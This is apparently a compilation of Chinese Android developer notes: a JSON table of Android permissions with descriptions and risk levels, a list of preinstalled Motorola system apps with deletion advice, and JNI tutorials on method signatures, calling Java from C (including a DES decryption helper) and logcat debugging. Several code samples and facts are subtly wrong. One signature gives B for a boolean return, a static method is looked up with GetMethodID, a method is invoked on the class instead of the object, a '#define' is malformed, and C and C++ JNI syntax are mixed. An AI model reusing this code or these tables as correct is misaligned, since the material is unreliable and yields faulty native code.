        "Memo":"允许应用程序停用状态栏或者增删系统图标。",
        "Level":0
    },
    {
        "Key":"android.permission.SUBSCRIBED_FEEDS_READ",
        "Title":"读取订阅的供稿",
        "Memo":"允许应用程序获取有关当前同步的供稿的详细信息。",
        "Level":0
    },
    {
        "Key":"android.permission.SUBSCRIBED_FEEDS_WRITE",
```

```
        "Title":"写入订阅的供稿",
        "Memo":"允许应用程序修改您当前同步的供稿。恶意应用程序可借此更改您同步的供稿。",
        "Level":1
    },
    {
        "Key":"android.permission.SYSTEM_ALERT_WINDOW",
        "Title":"显示系统级警报",
        "Memo":"允许应用程序显示系统警报窗口。恶意应用程序可借此掌控整个手机屏幕。",
        "Level":1
    },
    {
        "Key":"android.permission.VIBRATE",
        "Title":"控制振动器",
        "Memo":"允许应用程序控制振动器。",
        "Level":0
    },
    {
        "Key":"android.permission.WAKE_LOCK",
        "Title":"防止手机休眠",
        "Memo":"允许应用程序防止手机进入休眠状态。",
        "Level":0
    },
    {
        "Key":"android.permission.WRITE_APN_SETTINGS",
        "Title":"写入\“接入点名称\”设置",
        "Memo":"允许应用程序修改 APN 设置，例如任何 APN 的代理和端口。",
        "Level":0
    },
```

```
		{
			"Key":"android.permission.WRITE_CALENDAR",
			"Title":"添加或修改日历活动以及向邀请对象发送电子邮件",
			"Memo":"允许应用程序添加或更改日历中的活动，这可能会向邀请对象发送电子邮件。恶意应用程序可能会借此清除或修改您的日历活动，或者向邀请对象发送电子邮件。",
			"Level":1
		},
		{
			"Key":"android.permission.WRITE_CONTACTS",
			"Title":"写入联系数据",
			"Memo":"允许应用程序修改您手机上存储的联系人（地址）数据。恶意应用程序可借此清除或修改您的联系人数据。",
			"Level":1
		},
		{
			"Key":"android.permission.WRITE_GSERVICES",
			"Title":"修改 Google 地图",
			"Memo":"允许应用程序修改 Google 服务地图。普通应用程序不能使用此权限。",
			"Level":0
		},
		{
			"Key":"android.permission.WRITE_OWNER_DATA",
			"Title":"写入所有者数据",
			"Memo":"允许应用程序修改您手机上存储的手机所有者数据。恶意应用程序可借此清除或修改所有者数据。",
			"Level":1
		},
		{
```

```
                "Key":"android.permission.WRITE_SETTINGS",
                "Title":"修改全局系统设置",
                "Memo":"允许应用程序修改系统设置方面的数据。恶意应用程序可借此破坏您的系统配置。",
                "Level":1
        },
        {
                "Key":"android.permission.WRITE_SMS",
                "Title":"编辑短信或彩信",
                "Memo":"允许应用程序写入手机或 SIM 卡中存储的短信。恶意应用程序可借此删除您的信息。",
                "Level":1
        },
        {
                "Key":"android.permission.WRITE_SYNC_SETTINGS",
                "Title":"写入同步设置",
                "Memo":"允许应用程序修改同步设置，例如是否为\“联系人\”启用同步。",
                "Level":1
        },
        {
                "Key":"android.permission.ACCESS_CACHE_FILESYSTEM",
                "Title":"访问缓存文件系统",
                "Memo":"允许应用程序读取和写入缓存文件系统。",
                "Level":0
        },
        {
                "Key":"android.permission.ACCOUNT_MANAGER",
                "Title":"作为帐户身份验证程序",
                "Memo":"允许应用程序使用 AccountManager 的帐户身份验证程序功能，包括创建帐户以及获取和设置
其密码。",
```

```
        "Level":0
    },
    {
        "Key":"android.permission.ASEC_ACCESS",
        "Title":"获取有关安全存储的信息",
        "Memo":"允许应用程序获取有关安全存储的信息。",
        "Level":0
    },
    {
        "Key":"android.permission.ASEC_CREATE",
        "Title":"创建安全存储",
        "Memo":"允许应用程序创建安全存储。",
        "Level":0
    },
    {
        "Key":"android.permission.ASEC_DESTROY",
        "Title":"清除安全存储",
        "Memo":"允许应用程序清除安全存储。",
        "Level":0
    },
    {
        "Key":"android.permission.ASEC_MOUNT_UNMOUNT",
        "Title":"安装/卸载安全存储",
        "Memo":"允许应用程序安装/卸载安全存储。",
        "Level":0
    },
    {
        "Key":"android.permission.ASEC_RENAME",
```

```
                "Title":"重命名安全存储",
                "Memo":"允许应用程序重命名安全存储。",
                "Level":0
        },
        {
                "Key":"android.permission.AUTHENTICATE_ACCOUNTS",
                "Title":"作为帐户身份验证程序",
                "Memo":"允许应用程序使用 AccountManager 的帐户身份验证程序功能，包括创建帐户以及获取和设置其密码。",
                "Level":0
        },
        {
                "Key":"android.permission.BACKUP",
                "Title":"控制系统备份和还原",
                "Memo":"允许应用程序控制系统的备份和还原机制。普通应用程序不能使用此权限。",
                "Level":0
        },
        {
                "Key":"android.permission.BIND_APPWIDGET",
                "Title":"选择窗口小部件",
                "Memo":"允许应用程序告诉系统哪个应用程序可以使用哪些窗口小部件。具有该权限的应用程序可以允许其他应用程序访问个人数据。普通应用程序不能使用此权限。",
                "Level":0
        },
        {
                "Key":"android.permission.BIND_DEVICE_ADMIN",
                "Title":"与设备管理器交互",
                "Memo":"允许持有对象将意向发送到设备管理器。普通的应用程序一律无需此权限。",
```

```
        "Level":0
},
{
        "Key":"android.permission.BIND_INPUT_METHOD",
        "Title":"绑定至输入法",
        "Memo":"允许手机用户绑定至输入法的顶级界面。普通应用程序从不需要使用此权限。",
        "Level":0
},
{
        "Key":"android.permission.BIND_WALLPAPER",
        "Title":"绑定到壁纸",
        "Memo":"允许手机用户绑定到壁纸的顶级界面。应该从不需要将此权限授予普通应用程序。",
        "Level":0
},
{
        "Key":"android.permission.BROADCAST_SMS",
        "Title":"发送短信收到的广播",
        "Memo":"允许应用程序广播已收到短信的通知。恶意应用程序可借此伪造收到的短信。",
        "Level":1
},
{
        "Key":"android.intent.category.MASTER_CLEAR.permission.C2D_MESSAGE",
        "Title":"C2DM 权限(云端)",
        "Memo":"C2DM 允许第三方开发者开发相关的应用来推送少量数据消息到用户的手机上。",
        "Level":1
},
{
        "Key":"android.permission.CHANGE_BACKGROUND_DATA_SETTING",
```

```
                "Title":"更改背景数据使用设置",
                "Memo":"允许应用程序更改背景数据使用设置。",
                "Level":0
        },
        {
                "Key":"android.permission.CHANGE_WIFI_MULTICAST_STATE",
                "Title":"允许接收 WLAN 多播",
                "Memo":"允许应用程序接收并非直接向您的设备发送的数据包。这样在查找附近提供的服务时很有用。这种操作所耗电量大于非多播模式。",
                "Level":1
        },
        {
                "Key":"android.permission.COPY_PROTECTED_DATA",
                "Title":"复制保护数据",
                "Memo":"允许调用默认的容器服务复制内容。不适用于普通应用程序使用。",
                "Level":1
        },
        {
                "Key":"android.permission.FORCE_STOP_PACKAGES",
                "Title":"强行停止其他应用程序",
                "Memo":"允许应用程序强行停止其他应用程序。",
                "Level":0
        },
        {
                "Key":"android.permission.GLOBAL_SEARCH",
                "Title":"全局搜索",
                "Memo":"允许应用程序使用全局搜索。",
                "Level":0
```

```
	},
	{
		"Key":"android.permission.GLOBAL_SEARCH_CONTROL",
		"Title":"全局搜索控制",
		"Memo":"允许应用程序控制全局搜索。",
		"Level":0
	},
	{
		"Key":"android.permission.INSTALL_LOCATION_PROVIDER",
		"Title":"允许安装位置信息提供程序",
		"Memo":"创建模拟地点来源进行测试。恶意应用程序可能利用此选项覆盖由真实地点来源（如 GPS 或网络提供商）所传回的地点和/或状态，或者监视您的位置并将其提供给外部来源。",
		"Level":1
	},
	{
		"Key":"android.permission.KILL_BACKGROUND_PROCESSES",
		"Title":"结束后台进程",
		"Memo":"无论内存资源是否紧张，都允许应用程序结束其他应用程序的后台进程。",
		"Level":0
	},
	{
		"Key":"android.permission.LEDS",
		"Title":"控制键盘灯",
		"Memo":"允许应用程序控制键盘灯。",
		"Level":0
	},
	{
		"Key":"android.permission.MANAGE_ACCOUNTS",
```

```
        "Title":"管理帐户列表",
        "Memo":"允许应用程序执行添加、删除帐户及删除其密码之类的操作。",
        "Level":0
    },
    {
        "Key":"android.permission.MEIZU_SYS_PHONE_FUNC",
        "Title":"魅族手机系统程序",
        "Memo":"魅族手机系统程序。不做解释.",
        "Level":0
    },
    {
        "Key":"android.permission.MOUNT_FORMAT_FILESYSTEMS",
        "Title":"格式化外部存储设备",
        "Memo":"允许应用程序格式化可移除的存储设备。",
        "Level":2
    },
    {
        "Key":"android.permission.MOVE_PACKAGE",
        "Title":"移动应用程序资源",
        "Memo":"允许应用程序在内部介质和外部介质之间移动应用程序资源。",
        "Level":0
    },
    {
        "Key":"android.permission.PACKAGE_USAGE_STATS",
        "Title":"更新组件使用统计",
        "Memo":"允许使用统计资料的收集组件修改。普通应用程序不适合使用。",
        "Level":0
    },
```

```
		{
			"Key":"android.permission.PERFORM_CDMA_PROVISIONING",
			"Title":"直接启动 CDMA 电话设置",
			"Memo":"允许应用程序启动 CDMA 服务。恶意应用程序可能会无端启动 CDMA 服务",
			"Level":1
		},
		{
			"Key":"android.permission.READ_CONTACTS_SUPER",
			"Title":"读取联系人",
			"Memo":"允许应用程序读取联系人数据(超级权限).",
			"Level":2
		},
		{
			"Key":"android.permission.READ_HISTORY_BOOKMARKS",
			"Title":"读取历史记录",
			"Memo":"允许应用程序读取浏览器历史记录.",
			"Level":1
		},
		{
			"Key":"android.permission.READ_PHONE_STATE",
			"Title":"读取手机状态和身份",
			"Memo":"允许应用程序访问设备的手机功能。有此权限的应用程序可确定此手机的号码和序列号，是否正在通话，以及对方的号码等。",
			"Level":1
		},
		{
			"Key":"android.permission.READ_USER_DICTIONARY",
			"Title":"读取用户定义的词典",
```

```
        "Memo":"允许应用程序读取用户在用户词典中存储的任意私有字词、名称和短语。",
        "Level":0
},
{
        "Key":"android.permission.SET_TIME",
        "Title":"设置时间",
        "Memo":"允许应用程序更改手机的时间。",
        "Level":0
},
{
        "Key":"android.permission.SET_WALLPAPER_COMPONENT",
        "Title":"设置壁纸组件",
        "Memo":"允许应用程序设置壁纸组件。",
        "Level":0
},
{
        "Key":"android.permission.SHUTDOWN",
        "Title":"部分关机",
        "Memo":"使活动管理器进入关闭状态。不执行彻底关机。",
        "Level":0
},
{
        "Key":"android.permission.STOP_APP_SWITCHES",
        "Title":"禁止切换应用程序",
        "Memo":"禁止用户切换到另一应用程序。",
        "Level":0
},
{
```

```
                "Key":"android.permission.UPDATE_DEVICE_STATS",
                "Title":"更新设备状态",
                "Memo":"允许应用程序更新设备状态。",
                "Level":0
        },
        {
                "Key":"android.permission.USE_CREDENTIALS",
                "Title":"使用帐户的身份验证凭据",
                "Memo":"允许应用程序请求身份验证标记。",
                "Level":0
        },
        {
                "Key":"android.permission.WRITE_CONTACTS_SUPER",
                "Title":"写入联系人数据",
                "Memo":"允许应用程序写入联系人数据(超级权限)。",
                "Level":0
        },
        {
                "Key":"android.permission.WRITE_EXTERNAL_STORAGE",
                "Title":"修改/删除 SD 卡中的内容",
                "Memo":"允许应用程序写入 SD 卡。",
                "Level":0
        },
```


本帖隐藏的内容


```
{
                "Key":"com.android.browser.permission.WRITE_HISTORY_BOOKMARKS",
                "Title":"写入浏览器历史和书签记录",
```

```
                "Memo":"允许应用程序写入浏览器历史和书签记录。",
                "Level":0
            },
            {
                "Key":"android.permission.WRITE_SECURE_SETTINGS",
                "Title":"修改安全系统设置",
                "Memo":"允许应用程序修改系统的安全设置数据。普通应用程序不能使用此权限。",
                "Level":1
            },
            {
                "Key":"android.permission.WRITE_USER_DICTIONARY",
                "Title":"写入用户定义的词典",
                "Memo":"允许应用程序向用户词典中写入新词。",
                "Level":1
            }
        ]
}
```


==========

内置 APP 中文标示：

\system\app\AccountAndAyncSettings.apk 帐户和同步设置
\system\app\AlarmClock.apk 闹钟
\system\app\ApplicationsProvider.apk 应用程序存储

\system\app\AtCmd.apk AT 命令
\system\app\AudioEffect.apk 音效
\system\app\BarCode.apk 条码扫描
\system\app\BatteryMonitor.apk 电池监控
\system\app\Bcr.apk 名片全能王
\system\app\Bluetooth.apk 蓝牙
\system\app\BluetoothDun.apk 蓝牙拨号
\system\app\BluetoothFtp.apk 蓝牙传输
\system\app\Browser.apk 浏览器
\system\app\Calculator.apk 计算器
\system\app\Calendar.apk 日历
\system\app\CalendarProvider.apk 日历存储
\system\app\CameraMoto.apk 照相机
\system\app\CamPage.apk 文本全能王
\system\app\CertificateManager.apk 证书管理
\system\app\CertInstaller.apk 证书安装
\system\app\Contacts.apk 联系人
\system\app\ContactsProvider.apk 联系人存储
\system\app\DiceBox.apk 酒吧色子
\system\app\DmService.apk 系统进程，具体未知
\system\app\Dock.apk 底座模式主程序
\system\app\DownloadProvider.apk 下载存储
\system\app\DrmProvider.apk DRM 数字版权存储
\system\app\EnhancedGoogleSearchProvider.apkgoogle 搜索增强存储
\system\app\ExtDispService.apk 系统进程，具体未知
\system\app\Filemanager.apk 文件浏览器
\system\app\Firewall.apk 防火墙
\system\app\FMRadio.apk 收音机

\system\app\FOTA.apk 无线升级
\system\app\Gestures.apk 手势搜索
\system\app\GlobalSearch.apk 全局搜索
\system\app\Gmail.apk Gmail 电子邮件
\system\app\GmailProvider.apk Gmail 存储
\system\app\GoogleApps.apk google 企业应用套件
\system\app\GoogleCheckin.apk google 签入服务
\system\app\GoogleContactsSyncAdaper.apk google 联系人同步
\system\app\GooglePartnerSetup.apk google 帐户设置
\system\app\GoogleSearch.apk 谷歌搜索工具
\system\app\GoogleSettingsProvider.apk 谷歌设置存储
\system\app\GoogleSubscribedFeedsProvider.apk google 订阅源存储
\system\app\gtalkservice.apk GTalk 服务—千万不能删，血的教训，删了电子市场就不能下载东西了
\system\app\HTMLViewer.apk HTML 查看器
\system\app\LatinIME.apk moto 输入法扩展文件—默认英文输入法—建议不要删，删除之后无法调用英文拼写纠错
\system\app\Launcher.apk 启动加载器
\system\app\LBSUI.apk 具体未知
\system\app\MarketUpdater.apk 电子市场更新
\system\app\MediaGallery.apk 媒体库
\system\app \MediaProvider.apk 媒体存储
\system\app\MediaSync.apk 媒体同步
\system\app\MediaUploader.apk 媒体上传
\system\app\MessageingProvider.apk 信息存储
\system\app\Mms.apk 短信、彩信
\system\app\MotoAtCmdPlugin.apk moto AT 命令程序扩展
\system\app\MotorolaSettingsProvider.apk Motorola 设置存储
\system\app\NetworkLocation.apk 网络位置
\system\app\NoteWidget.apk 记事贴

\system\app\NumToAddr.apk 语音输入
\system\app\OverlayProvider.apk 覆盖存储
\system\app\PackageInstaller.apk apk 安装程序
\system\app\Phone.apk 电话拨号器
\system\app\PhotoEdit.apk 照片编辑
\system\app\PicoTts.apk 文本到语音
\system\app\PimBackup.apk 个人信息备份
\system\app\PlaceService.apk 位置服务
\system\app\Secclkd.apk 未知
\system\app\Settings.apk 系统设置
\system\app\SetupWizard.apk 设置向导
\system\app\SlideShowWidget.apk 桌面插件主程序
\system\app\SoundRecorder.apk 录音机
\system\app\Street.apk 街景地图
\system\app\Superuser.apk 超级用户
\system\app\Switcher.apk moto 输入法主文件
\system\app\SyncML.apk 数据同步协议
\system\app\Talk.apk googletalk 程序
\system\app\TalkProvider.apk googletalk 存储
\system\app\TaskManager.apk 任务管理器
\system\app\Telephonyprovider.apk 电话存储
\system\app\thunbnailservice.apk 缩微服务
\system\app\TightropeHero.apk 钢丝英雄
\system\app\TtsService.apk 文本到语音服务
\system\app\Usb.apk USB 控制
\system\app\UserDictionaryProvider.apk 用户字典服务
\system\app\Utk.apk UIM 卡服务
\system\app\VcardShare.apk 联系人共享

\system\app\Vending.apk 电子市场
\system\app\VideoPlayMoto.apk moto 视频播放
\system\app\VoiceSearch.apk 语音搜索
\system\app\VpnServices.apk VPN 服务

\system\app\WorldCLockWidget.apk 世界时钟插件

Dock.apk 没有 Dock，可以删

Email.apk 电子邮件客户端 可以用 RoadSync，能删

facebook.apk 需要翻墙的

Gestures.apk Moto My Sign 手势

HelpCenter.apk 帮助

LatinIMETutorial.apk moto 输入法扩展文件

MotoCAL.apk Moto corporate calendar 可以用 RoadSync
MotoCarDock.apk Moto Car Home—车内 Dock

MotoGAL.apk Moto Corporate contacts 可以用 RoadSync

Motonav.apk Moto 导航—中国用不了

Music.apk 音乐播放器

personalportal.apk—助手

QuickOffice.apk——Office

Stk.apk SIM 服务—SIM 卡程序

Maps.apk 电子地图—
WeatherWidget.apk 天气预报插件

Youtube.apk 需要翻墙

http://blog.sina.com.cn/s/blog_92b6d74d0101f2rt.html

JNI

java 方法映射到 C 中的 签名

如：jmethodID md = (*env)->GetMethodID(env,class_CommonMethod,” print”,“(ILjava/lang/String;)V”);

观察下面四个方法对应的签名

public void test(){} ()V

public void test1(int i){} (I)V

public int test2(){ return 1;}　　()I

public int test3(int i) { return i;}　　(I)I

例子：
方法签名

```
void f1()                       ()V
int f2(int, long)               (IJ)I
boolean f3(int[])                ([I)B
double f4(String, int)           (Ljava/lang/String;I)D
void f5(int, String [], char)   (I[Ljava/lang/String;C)V
```

由此可以看出：签名是由两部分组成，"（ ）"　里面代表的是方法的参数，后面外面的部分代表的是该方法的返回值

关于这两部分的定义其实又有分 基本数据类型 和 引用数据类型

基本数据类型对应关系如表：

Field Descriptor	Java Language Type
Z	boolean
B	byte
C	char
S	short
I	int
J	long
F	float
D	double

引用数据类型：比较麻烦点，以“L”开头，以“；”结束，中间对应的是该类型的路径

如：String ： Ljava/lang/String；

Object： Ljava/lang/Object；

自定义类 Cat 对应 package com.duicky;

Cat ： Lcom/duicky/Cat；

数组表示： 数组表示的时候以“[” 为标志，一个“[”表示一维数组

如：int [] ：[I

Long[][] ： [[J

Object[][][] ： [[[Ljava/lang/Object ;

利用 javap 获取签名

待更新

http://0nly3nd.sinaapp.com/?p=287

JNI 中调用 JAVA 各种方法详解

总结一下 C 如何 通过 JNI 层调用 Java 的静态和非静态方法

对于：JNIEXPORT void JNICALL Java_com_example_TestNative_sayHello(JNIEnv * env, jobject thiz, jstring paramString)
这样一个函数
固定参数：
JNIEnv *env：JNIEnv 代表 java 环境，通过*env 这个指针，就可以让我们对 java 层的代码进行操作，比如创建 java 类的对象，调用 java 对象的方法，获取 java 对象的属性等等
这个指针会被 JNI 传递到本地方法的实现函数中来对 java 端的代码进行操作。
jobject thiz：分配给这个类的类加载器
函数参数：
jstring paramString：这是 sayHello 函数的具体参数，在外部调用的时候必须给 sayHello 函数一个参数，如：
sayHello(“Hello JNI”);
调用 java 过程中（重点是调用 java 中的某些类的某些方法）

主要分下面几个步骤：

1.获取 jclass

JNIEnv 类中有如下几个简单的函数可以取得 jclass

jclass FindClass(const char* clsName)　根据类名来查找一个类，完整类名

jclass GetObjectClass(jobject obj)　根据一个对象，获取该对象的类

jclass GetSuperClass(jclass obj)　获取一个类的父类

FindClass：根据类名来查找，需要注意的是：这里的类名是某个类的完整路径。

如：String 这个类　　jclass cls_string= (*env)->FindClass(“java/lang/String”);

在用的时候 需要把 . 换成 /

2.获取类中方法的 ID 或类属性的 ID

JNI 在 jni.h 头文件中定义了 jmethodID 和 jfieldID 类表示 Java 端的方法和属性

JNIEnv 获取相应的 jmethodID 和 fieldID 的方法：

GetMethodID/GetStaticMethodID　获取一个实例的方法 ID/一个静态的方法 ID

GetFieldID/GetStaticMethodID　获取一个实例的域的 ID/一个静态的域的 ID

GetMethodID 原型：

```
jmethodID (JNICALL *GetMethodID)
          (JNIEnv *env, jclass clazz, const char *name, const char *sig);
```

第一个参数默认的*env

第二个参数是获取到的类

第三个参数是你要获取的某一个方法的名字

第四个参数是“签名”，引用这个签名的作用是对这一函数参数和返回值的描述，对于同一个函数，java 是允许对它进行重载的，这时候就必须引入签名来区分他们。

3.调用方法

JNI 同样提供了调用 java 方法的函数

JNIEnv 去调用相应 java 方法的方法有：

Call<type>Method/CallStatic<type>Method　　这里的<type>是要调用的那个方法的返回值类型

大致有

CallVoidMethod　　CallStaticVoidMethod

CallIntMethod　　CallStaticIntMethod

CallBooleanMethod　　CallStaticBooleanMethod

CallByteMethod　　CallStaticByteMethod

如：(*env)->CallVoidMethod(env, obj, jm_id, parameter);

参数一默认的*env

参数二是获取到的类

参数三是要调用的方法的 ID

参数四这一方法的参数

方法的签名：

形如：(参数 1 类型签名参数 2 类型签名……参数 n 类型签名)返回值类型签名

签名分两部分：参数 & 返回值

类型的表述方式有如下对应关系：

类型	相应的签名
boolean	Z
byte	B
char	C
short	S
int	I
long	J
float	F
double	D
void	V
object	L 用/分隔包的完整类名：　Ljava/lang/String;
Array	[签名　[I　[Ljava/lang/Object;

Method (参数 1 类型签名 参数 2 类型签名 •••)返回值类型签名

注：

1.object 类型的每一个参数最后都得加上”；“

2.方法参数或者返回值为 java 中的对象时，签名中必须以“L”加上其路径，不过此路径必须以“/”分开，自定义的对象也使用本规则

例如说 java.lang.String 为“java/lang/String”， com.nedu.jni.helloword.Student 为”Lcom /nedu/jni/helloword/Student;”

3.方法参数或者返回值为数组类型时，请前加上[

例如[I 表示 int[],[[[D 表示 double[][][]，即几维数组就加几个[

Method Descriptor	Java Language Type
"()Ljava/lang/String;"	String f();
"(ILjava/lang/Class;)J"	long f(int i, Class c);
"([B)V"	String(byte[] bytes);

实例：

void f1() ()V

int f2(int, long) (IJ)I

boolean f3(int[]) ([I)B

double f4(String, int) (Ljava/lang/String;I)D

void f5(int, String [], char) (I[Ljava/lang/String;C)V

byte[] f6(int, String, String) (ILjava/lang/String;Ljava/lang/String)[B

下面以几个实例来重点介绍下方法的签名的书写方式

a、调用某一个类的构造函数：

```
SecureRandom localSecureRandom = new SecureRandom();
//获取类：
jclass jc_SecureRandom = (*env)->FindClass(env, "java/security/SecureRandom");
//获取构造函数的 ID，构造函数的名称都是“<init>”；
//签名：形如"()V"  括号里是参数类型，括号外是返回值类型，这里无参数，返回值是 Void
jmethodID jm_constructor = (*env)->GetMethodID(env, jc_SecureRandom, "<init>", "()V");
//调用：
jobject jo_SecureRandom = (*env)->NewObject(env, jc_SecureRandom, jm_constructor);
```

b、调用 String 类的 getBytes 方法：

```
//获取类：
jclass jc_string = (*env)->FindClass(env, "java/lang/String");
//获取方法 ID：
jmethodID jm_getBytes =
    (*env)->GetMethodID(env, jc_string, "getBytes", "()[B");
//参数为空，返回值为 byte[]
//调用：
jbyteArray jb_paramString =
    (jbyteArray)(*env)->CallObjectMethod(env, paramString, jm_getBytes);
```

c、调用 Cipher 类的 getInstance 方法：

```
//获取类：
jclass jc_Cipher = (*env)->FindClass(env, "javax/crypto/Cipher");
//获取方法 ID：
jmethodID jm_Cipher_getInstance =
    (*env)->GetStaticMethodID(env, jc_Cipher, "getInstance",
    "(Ljava/lang/String;)Ljavax/crypto/Cipher;");
//参数是一个 string， 返回值是一个 Cipher
```

//调用：

```
jobject jo_Cipher =
    (*env)->CallStaticObjectMethod(env, jc_Cipher, jm_Cipher_getInstance,
                                   (*env)->NewStringUTF(env, "DES"));
```

实例一：

```
/* c/c++ string turn to java jstring */
jstring charToJstring(JNIEnv* env, const char* pat)
{
    jclass strClass = (*env)->FindClass(env, "java/lang/String");
    jmethodID    ctorID =
        (*env)->GetMethodID(env, strClass, "<init>",
                            "([BLjava/lang/String;)V");
    jbyteArray bytes = (*env)->NewByteArray(env, strlen(pat));
    (*env)->SetByteArrayRegion(env, bytes, 0, strlen(pat), (jbyte*)pat);
    jstring encoding = (*env)->NewStringUTF(env, "UTF-8");
    return (jstring)
            (*env)->NewObject(env, strClass, ctorID, bytes, encoding);
}

/* java jstring turn to c/c++ char* */
char* jstringToChar(JNIEnv* env, jstring jstr)
{
    char* pStr = NULL;
    jclass jstrObj = (*env)->FindClass(env, "java/lang/String");
    jstring encode = (*env)->NewStringUTF(env, "utf-8");
    jmethodID methodId    =
        (*env)->GetMethodID(env, jstrObj, "getBytes",
                            "(Ljava/lang/String;)[B");
```

```
    jbyteArray byteArray = (jbyteArray)
        (*env)->CallObjectMethod(env, jstr, methodId, encode);
    jsize strLen = (*env)->GetArrayLength(env, byteArray);
    jbyte *jBuf = (*env)->GetByteArrayElements(env, byteArray, JNI_FALSE);
    if (jBuf > 0)
    {
        pStr = (char*)malloc(strLen + 1);
        if (!pStr)
        {
            return NULL;
        }
        memcpy(pStr, jBuf, strLen);
        pStr[strLen] = 0;
    }
    env->ReleaseByteArrayElements(byteArray, jBuf, 0);
    return pStr;
}
```

实例二

```
#include <string.h>
#include <jni.h>
#include <stdio.h>

jbyteArray decryto
                        (JNIEnv *env,
                         jobject jclazz,
                         jbyteArray paramArrayOfByte,
                         jstring paramString)
{
```

```
jclass jc_SecureRandom =
    (*env)->FindClass(env, "java/security/SecureRandom");
jmethodID jm_constructor =
    (*env)->GetMethodID(env, jc_SecureRandom, "<init>", "()V");
jobject jo_SecureRandom =
    (*env)->NewObject(env, jc_SecureRandom, jm_constructor);

jclass    jc_DESKeySpec =
    (*env)->FindClass(env, "javax/crypto/spec/DESKeySpec");
jmethodID jm_DESKeySpec =
    (*env)->GetMethodID(env, jc_DESKeySpec, "<init>", "([B)V");
//DESKeySpec 函数的参数是 byte[]  返回值是 void

jclass jc_string = (*env)->FindClass(env, "java/lang/String");
jmethodID jm_getBytes =
    (*env)->GetMethodID(env, jc_string, "getBytes", "()[B");
//参数为空，返回值为 byte[]
jbyteArray jb_paramString =
    (jbyteArray)(*env)->CallObjectMethod(env, paramString, jm_getBytes);

jobject jo_DESKeySpec =
    (*env)->NewObject(env, jc_DESKeySpec, jm_DESKeySpec, jb_paramString);
//new DESKeySpec(ArrayOfByte);

jclass jc_SecretKeyFactory =
    (*env)->FindClass(env, "javax/crypto/SecretKeyFactory");
jmethodID jm_getInstance =
    (*env)->GetMethodID(env, jc_SecretKeyFactory,"getInstance",
```

```
                    "(Ljava/lang/String;)Ljavax/crypto/SecretKeyFactory;");
//getInstance 的参数是 string，返回值是一个 SecretKeyFactory
jobject jo_SecretKeyFactory =
    (*env)->CallStaticObjectMethod(env, jc_SecretKeyFactory,
                                   jm_getInstance,(*env)->NewStringUTF(env, "DES"));

jmethodID jm_generateSecret =
    (*env)->GetMethodID(env, jc_SecretKeyFactory, "generateSecret",
                "(Ljava/security/spec/KeySpec;)Ljavax/crypto/SecretKey;");
  //generateSecret 的参数是一个 keyspec，返回值是一个 secretKey
jobject jo_SecretKey =
    (*env)->CallObjectMethod(env, jc_SecretKeyFactory,
                                          jm_generateSecret, jo_DESKeySpec);

jclass jc_Cipher = (*env)->FindClass(env, "javax/crypto/Cipher");
jmethodID jm_Cipher_getInstance =
    (*env)->GetStaticMethodID(env, jc_Cipher, "getInstance",
                                   "(Ljava/lang/String;)Ljavax/crypto/Cipher;");
//参数是一个 string，  返回值是一个 Cipher
jobject jo_Cipher =
    (*env)->CallStaticObjectMethod(env, jc_Cipher,
                jm_Cipher_getInstance, (*env)->NewStringUTF(env, "DES"));

jmethodID jm_Cipher_init =
    (*env)->GetMethodID(env, jc_Cipher, "init",
                    "(ILjava/security/Key;Ljava/security/SecureRandom;)V");
(*env)->CallVoidMethod(env, jc_Cipher, jm_Cipher_init, 2,
                                              jo_SecretKey, jo_SecureRandom);
```

```
    jmethodID jm_Cipher_doFinal =
        (*env)->GetMethodID(env, jc_Cipher, "doFinal", "([B)[B");
    //参数是 byte[]  返回值也是 byte[]
    jbyteArray jb_Resultarr =
        (*env)->CallObjectMethod(env, jc_Cipher, jm_Cipher_doFinal,
                                                    paramArrayOfByte);
    //最终结果就保存在 jb_Resultarr

    return jb_Resultarr;
}

JNIEXPORT jbyteArray JNICALL
    Java_com_qihoo_test_first_MainActivity_decry
                                                (JNIEnv *env,
                                                 jobject thiz,
                                                 jbyteArray paramArrayOfByte,
                                                 jstring paramString)
  {
      return decryto(env, thiz, paramArrayOfByte, paramString);
  }
```

http://0nly3nd.sinaapp.com/?p=277

在 JNI 中使用 logcat 打印出中间信息（帮助调试）

前言：

大家都知道，在 JNI 中写程序，很大的一个难题就是调试难。今天就介绍一个我在写程序过程中出错后的一种处理方法。

在 logcat 中打印出中间结果

0×1

添加头文件：#include <android/log.h>

android NDK 完全支持 JNI 本地方法调试。它提供 4 个函数供我们使用：

```
/*
  * Send a simple string to the log.
  */
int __android_log_write(int prio, const char *tag, const char *text);

/*
  * Send a formatted string to the log, used like printf(fmt,...)
  */
int __android_log_print(int prio, const char *tag,    const char *fmt, ...)

/*
  * A variant of __android_log_print() that takes a va_list to list
```

```
 * additional parameters.
 */
int __android_log_vprint(int prio, const char *tag,
                         const char *fmt, va_list ap);

/*
 * Log an assertion failure and SIGTRAP the process to have a chance
 * to inspect it, if a debugger is attached. This uses the FATAL priority.
 */
void __android_log_assert(const char *cond, const char *tag,
                          const char *fmt, ...)
```

我们可以将本地方法调试信息发送到 logcat 里。

0×2

android.mk 文件中必须添加：LOCAL_LDLIBS := -L$(SYSROOT)/usr/lib -llog

默认情况下是没有引入包含这个函数定义的库文件的。于是需要找到这个库文件才可正常使用。

示例：

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE    := FindEmulNativeDemo
LOCAL_SRC_FILES := com_example_findemulator_MainActivity.c
```

```
LOCAL_LDLIBS := -L$(SYSROOT)/usr/lib -llog

include $(BUILD_SHARED_LIBRARY)
```

0×3

优化

为了方便，我一般使用下列宏定义：

```
define TAG      "wanniba"
#define LOGV(...) __android_log_print(ANDROID_LOG_VERBOSE, TAG, __VA_ARGS__)
#define LOGD(...) __android_log_print(ANDROID_LOG_DEBUG, TAG, __VA_ARGS__)
#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, TAG, __VA_ARGS__)
#define LOGW(...) __android_log_print(ANDROID_LOG_WARN, TAG, __VA_ARGS__)
#define LOGE(...) __android_log_print(ANDROID_LOG_ERROR, TAG, __VA_ARGS__)
```

0×4

利用 LOGV 打印出 jstring 的值

如果要输出的对象是 jstring 的时候，直接用%s 是会出错的，程序会直接崩溃。

错误信息一般是：Fatal signal 11 (SIGSEGV) at 0xdeadbaad (code=1)

解决方法是要先将 jstring 类型的值转换成 char*类型

转换的函数

```
char* jstringTostring(JNIEnv* env, jstring jstr)
{
    char* rtn = NULL;
    jclass clsstring = (*env)->FindClass(env, "java/lang/String");
    jstring strencode = (*env)->NewStringUTF(env, "utf-8");
    jmethodID mid = (*env)->GetMethodID(env, clsstring, "getBytes", "(Ljava/lang/String;)[B");
